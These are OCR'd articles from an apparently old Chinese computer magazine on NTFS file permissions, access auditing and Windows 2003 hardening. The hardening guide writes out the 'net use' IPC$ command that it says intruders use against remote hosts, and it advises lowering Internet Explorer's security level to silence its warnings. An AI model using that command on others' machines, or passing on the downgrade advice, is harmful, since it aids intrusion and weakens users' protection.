


图 8

笔者经过试用，感觉Prevx Home的系统防护功能确实强大而全面，防止系统的“初期感染”更是拿手好戏，配合杀毒软件和防火墙，Prevx Home可以使你的系统“固若金汤”！希望更多的朋友熟悉和使用这款特别的安全软件。（文章中涉及到的程序Prevx Home已经收录于光盘中）



shuaizhen

由于经费等多种原因的限制，不少办公室的电脑是多人合用的，本地用户经常需要相互共享文件。出于保密等多方面的原因，不少文件往往要求只能查看不能修改，或者只允许特定用户修改或查看，此时使用一般的“共享文件夹”显然行不通。不过我们可以利用NTFS的安全特性，为文件（文件夹）设置访问权限和审核，不仅可以限制用户非法使用文件，还能了解文件曾经被哪些用户访问，在使用方便和保证安全之间取得最佳平衡。

一、使用高级文件共享

WindowsXP默认采用“简单文件共享”，这种方式无法实现上述安全要求。如果您需要为用户分配文件访问权限，或者启用文件访问的“审核”功能，就应该使用Windows XP的“高级文件共享”。

1.关闭简单文件共享

要使用文件（文件夹）的高级文件共享，必须关闭系统默认的简单文件共享。您只要单击“控制面板”中的“文件夹选项”，打开“文件夹选项”对话框中的“查看”选项卡，取消“高级设置”下的“使用简单文件共享（推荐）”即可。

2.创建用户和组

为了对用户的访问权限进行控制，高级文件共享要求创建用户和组。如果需要创建的用户较多，可以在Windows XP“控制面板”中打开“管理工具”窗口，使用其中的“计算机管理”打开同名窗口。选中左窗格“本地用户和组”下面的“用户”，然后鼠标在右窗格中右击，选择快捷菜单中的“新用户”命令打开对话框，就可以输入名称和密码等为用户建立帐号了，其默认隶属于“User”组，重复上述过程就可以建立多个用户帐号。当然，使用“控制面板”中的“用户帐户”同样可以建立用户，具体方法就不在这里叙述了。

为了简化用户权限的管理，最好将权限相同的用户放入一个组。此时必须按上面介绍的方法打开“计算机管理”窗口，选中左窗格“本地用户和组”下面的“组”，然后在右窗格中的空白处右击，选择快捷菜单的“新建组”命令打开对话框。首先输入“组名”和相关的描述，然后单击“添加”按钮打开“添加用户”对话框。您只须单击“高级”和“立即查找”按钮，对话框下面就可以列出系统中的所有用户。选中要添加到这个组的用户名称，连续两次单击“确定”就可以完成操作了。

二、文件权限管理

假如电脑中的多个文档只允许他人观看，文件所有者才能够任意修改。可以采用以下步骤给它们设置只读权限。

1.添加用户或组

使用系统管理员身份登录系统，在Windows XP的NTFS分区中建立一个文件夹，将需要设置只读权限的文档放入其中，右击文件夹，选择快捷菜单中的“属性”命令，打开“XXX属性”对话框中的“安全”选项。观察需要授予“只读”权限的组或用户名称是否出现在选项卡中。如果这个组或用户名称不在选项卡内，可以单击选项卡中的“添加”按钮打开对话框。假如您要设置“只读访问用户”组的“只读”权限，可以在对话框的“输入对象名称来选择”栏内输入“只读访问用户”，单击“检查名称”按钮就可以看到名称出现在其中。如果您记不清组或用户的名称，也可以单击对话框中的“高级”按钮打开“选择用户或组”对话框，再单击其中的“立即查找”按钮即可列出本机的所有用户或组，选中需要设置权限的用户或组点“确定”，即可将其名称加入。

2.设置权限

当用户或组的名称加入以后“确定”，他们的名称就会出现在“安全”选项卡中。选中刚刚加入的这个用户或组的名称，在“访客的权限”下选中“读取”行和“允许”列交叉处的复选项（其他任何内容都不要选），单击“确定”按钮关闭对话框，则“访客”组或其中的用户就取得了“读取”（即“只读”）权限。以后该组的用户登录系统打开的文件均带有“（只读）”字样，他可以阅读文件但是不能修改文件，除非用其他文件名称另行保存。

按照相同的方法，系统管理员可以授予文件所有者“完全控制”权限，授予其它用户组“读取和运行”权限等等。此后，即使本机的所有用户都能看到文件夹中的文件，但是不同用户使用或操作文件的权限却不一样。

小提示： Word等软件也可以给文档设置只读属性，但是需要使用“另存为”命令逐个保存文档并输入密码，其操作效率远远不如上面介绍的方法。而且上述方法不仅适用于各种Office文档，也适用于TXT和HTML等其它文件。既能用于文件夹中的一组文件，也能用于一个文件。

三、文件访问“审核”

如果我们需要知道哪些用户曾经打开了文档，可以为文件（文件夹）设置“审核”。如果想知道谁打开了“工作总结”文件夹，可以按以下步骤进行操作：

1.设置“审核”项目

仍然使用系统管理员身份登录系统，右击需要设置“审核”的文件或文件夹，打开“XX属性”对话框的安全选项卡，然后单击其中的“高级”按钮即可看到“审核”选项。如果需要“审核”某个用户（或组）访问文件的情况，就要单击其中的“添加”按钮打开“选择用户或组”对话框，按照上面介绍过的方法将用户（或组）添加到里面。“确定”之后就会弹出对话框设置“审核”项目了。假如您想知道该用户（或组）是否成功读取了文件，就应当选中“读取权限”行和“允许”列交叉处的复选项。按照相同原则，我们还可以选中更多的“审核”项目，完成后单击“确定”按钮关闭对话框。

2.启用审核策略

Windows XP默认设置没有启用“审核对象访问”，不能自动记录对文件或文件夹的访问。所以必须在“控制面板”中打开“本地安全设置”窗口，选中“本地策略”下的“审核策略”，右击右窗格中的“审核对象访问”，选择快捷菜单中的“属性”命令打开对话框。

根据需要选中对话框“审核这些操作”下的“成功”或“失败”（建议两者都选），完成后单击“确定”按钮关闭对话框。


3.查看审核结果

上述操作完成后，只需在“控制面板”中打开“本地安全设置”窗口，单击“事件查看器”打开窗口。选中左窗格中的“安全性”，即可在右窗格看到很多审核事件。右击其中任意一个事件，选择快捷菜单中的“属性”命令，打开对话框单击右上角的“↑”或“↓”按钮，就可以查看各个事件的详细信息了，最终找到访问“工作总结”文件夹的用户名等结果。

小提示： 利用相同方法，我们还可以审核“账户管理”、“账户登录”等其它事件，及时发现非法使用电脑等危及系统安全的问题。

Windows 2003 安全设置指南

阳光少年



相信有许多朋友已经安装了Windows 2003，这个系统比以前的Windows用起来感觉好多了，非常稳定，界面也很漂亮。为了你的Windows 2003安全，我们要好好设置一下。

一、“封杀”安全提示页面

Windows 2003操作系统相比其他系统来说，比较突出的一个地方，就是安全性能方面得到了进一步加强。每次使用该系统默认的IE浏览器来进行“网上冲浪”时，Win2003总是“不厌其烦”地弹出一个安全提示框，来对你浏览的每个网页进行“阻截”提示，并要你配置确认当前网页到底是否安全等。要是你对该功能感到厌烦的话，可以按照下面的方法，将安全提示页面“封杀”掉，具体步骤为：

1.一旦Win2003操作系统打开安全提示页面时，你可以用鼠标将其中的“当网站的内容被堵塞时继续提示”复选项选中；

2.在浏览界面中，用鼠标单击“工具”菜单项，从打开的下拉菜单中执行“Internet选项”命令；在弹出的选项设置界面中，你可以将Win2003操作系统，在默认状态下的最高安全级别设置为中等级别；

3.设置时，只要在“安全”标签页面中，拖动其中的安全滑块到“中”位置处就可以了；

4.完成设置后，单击“确定”按钮，就可以将浏览器的安全自动提示页面“封杀”了。

二、添加站点到“信任区域”

Win2003操作系统使用了一个安全插件，为用户提供了增强的安全服务功能，利用该功能你可以自定义网站访问的安全性。在缺省状态下，Win2003操作系统会自动启用增强的安全服务功能，并将所有被访问的Internet站点的安全级别设置为“高”。对于频繁访问的网站，你可以将其添加到受信任的站点区域中，日后再次访问它时，系统就不会弹出安全提示框了。添加站点到“信任区域”的具体做法为：

1.在浏览器的地址框中，输入需要访问的站点地址后，单击回车键，就会自动打开一个安全提示警告窗口；

2.要是不想浏览该站点时，直接可以单击“关闭”按钮；要是想浏览的话，可以单击“添加”按钮；

3.在随后打开的“可信任站点”设置窗口中，你会发现当前被访问的站点地址已经出现在信任区域文本框中；

4.继续单击“添加”按钮，就能将该站点添加到网站受信任区域中了，下次重新访问该站点时，浏览器就会跳过安全检查，直接打开该站点的网页页面了。

三、重新支持ASP脚本

为了将系统安全隐患降到最低限度，Win2003操作系统在默认状态下，是不支持ASP脚本运行的，不过现在许多网页的服务功能大多是通过ASP脚本来实现的，为此，我们很有必要在安全有保障的前提下，让Win2003操作系统重新支持ASP脚本，具体实现的方法为：

1.在系统的开始菜单中，依次单击“管理工具”/“Internet信息服务管理器”命令；

2.在随后出现的Internet信息服务属性设置窗口中，用鼠标选中左侧区域中的“Web服务器扩展”选项；

3.接着在对应该选项右侧的区域中，用鼠标双击“Actives server pages”选项，然后将“任务栏”设置项处的“允许”按钮单击一下，系统中的IIS6就可以重新支持ASP脚本了。

四、删除默认共享

1.删除Windows 2003默认共享

首先编写如下内容的批处理文件：

```
@echo off
net share C$ /del
net share D$ /del
net share E$ /del
net share F$ /del
net share admin$ /del
```

以上批处理内容大家可以根据自己需要修改。保存为delshare.bat，存放到系统所在文件夹下的system32\GroupPolicy\User\Scripts\Logon目录下。然后在“开始”→“运行”中输入gpedit.msc，回车即可打开组策略编辑器。点击“用户配置”→“Windows设置”→“脚本(登录/注销)”→“登录”，在出现的“登录属性”窗口中单击“添加”，会出

现“添加脚本”对话框，在该窗口的“脚本名”栏中输入delshare.bat（如图1），然后单击“确定”按钮即可。这样就可以通过组策略编辑器使系统开机即执行脚本删除Windows 2003默认的共享。




图 1

2.禁用IPC连接

IPC是Internet Process Connection的缩写，也就是远程网络连接。它是Windows NT/2000/XP/2003特有的功能，其实就是在两个计算机进程之间建立通信连接，一些网络通信程序的通信建立在IPC上面。举个例子来说，IPC就象是事先铺好的路，我们可以通过这条“路”访问远程主机。默认情况下，IPC是共享的，也就是说微软已经为我们铺好了路，因此，这种基于IPC的入侵也常常被简称为IPC入侵。建立IPC连接不需要任何黑客工具，在命令行里键入相应的命令就可以了，不过有个前提条件，那就是你需要知道远程主机的用户名和密码。打开CMD后输入如下命令即可进行连接：net use \\ip\ipc$ "password" /user:"username"。我们可以通过修改注册表来禁用IPC连接。打开注册表编辑器，找到HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa中的restrictanonymous子键，将其值改为1即可禁用IPC连接。

五、设置远程可访问的注册表路径

设置远程可访问的注册表路径为空，这样可以有效的防止黑客利用扫描器通过远程注册表读取计算机的系统信息及其它信息。打开组策略编辑器，然后选择“计算机配置”→“Windows设置”→“安全选项”→“网络访问：可远程访问的注册表路径”及“网络访问：可远程访问的注册表”（如图2），将设置远程可访问的注册表路径和子路径内容设置为空即可。

六、关闭不必要的端口

大家都知道，139端口是Netbios使用的端口，在以前的Windows版本中，只要不安装Microsoft网络的文件和打印共享协议，就可关闭139端口。在Windows 2003中，只这样做是不行的。如果想彻底关闭139端口，方法如下：

鼠标右键单击“网络邻居”，选择“属性”，进入“网络和拨号连接”，再用鼠标右键单击“本地连接”，选择“属性”，打开“本地连接 属性”页，然后去掉“Microsoft网络的文件和打印共享”前面的“✓”（如图3），接下来选中“Internet协议(TCP/IP)”，单击“属性”→“高级”→“WINS”，把“禁用TCP/IP上的NetBIOS”选中（如图4），即大功告成！




图 2




图 3




图 4

这样做还可有效防止SMBCrack之类工具破解和利用网页得到我们的NT口令散列。

如果你的机子还装了IIS，你最好设置一下端口过滤。方法如下：选择网卡属性，然后双击“Internet协议(TCP/IP)”，在出现的窗口中单击“高级”按钮，会进入“高级TCP/IP设置”窗口。

